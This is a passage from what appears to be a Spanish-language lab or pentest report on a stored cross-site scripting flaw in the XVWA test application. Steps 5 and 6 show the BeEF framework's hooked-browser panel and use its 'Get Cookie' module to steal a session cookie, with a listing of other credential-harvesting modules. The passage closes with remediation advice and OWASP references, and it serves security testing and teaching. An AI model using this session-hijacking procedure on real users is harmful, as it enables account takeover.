
Post Your Comments

Enter Name

Enter Comment

Submit Button

Paso 5: En la página de interfaz de BeEF veremos que sale el navegador comprometido, y usaremos la herramienta *Get Cookie* y le daremos a *Execute*.



BeEF 0.5.4.0 | Logout

Hooked Browsers

- Online Browsers
- Offline Browsers
 - 192.168.18.175
 - 192.168.75.1

Started | Logs | Zombies | Auto Run | Current Browser

Details | Logs | **Commands** | Proxy | XssRays | Network

Module Tree

Search

- Browser (59)
 - Hooked Domain (29)
 - Apache Tomcat Request
 - Cisco ASA Plaintext Pas
 - Get Autocomplete Crede
 - Get Cookie**
 - Get Form Values
 - Get Page HREFs
 - Get Page HTML
 - Get Page and iframe HT
 - Link Rewrite
 - Link Rewrite (Click Even
 - Link Rewrite (HTTPS)
 - Link Rewrite (TEL)

Module Results History

id	date	label
The results from executed command modules will be listed here.		


Get Cookie

Description: This module will retrieve the session cookie from the current page.

Id: 277

Execute

Paso 6: Se puede comprobar que se pudo capturar la cookie.



Sistemas Afectados

POST http://192.168.18.175/xvwa/vulnerabilities/stored_xss/

Recomendaciones

- Implementar validación y sanitización estricta de entradas antes de almacenar información en la base de datos.
- Aplicar mecanismos de Codificación de Salida antes de renderizar contenido dinámico proveniente de usuarios. Implementar una Política de Seguridad de Contenido (Content Security Policy - CSP) para restringir la ejecución de scripts inline y recursos no autorizados.
- Configurar cookies de sesión utilizando las banderas de seguridad HttpOnly, Secure y SameSite para reducir riesgos de secuestro de sesión.
- Utilizar librerías de sanitización seguras como DOMPurify para filtrar etiquetas y atributos HTML potencialmente peligrosos antes de almacenar contenido generado por usuarios.

Referencias

[OWASP Top 10 \(2025\) - Injection: https://owasp.org/Top10/2025/A05_2025-Injection/](https://owasp.org/Top10/2025/A05_2025-Injection/)

[CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)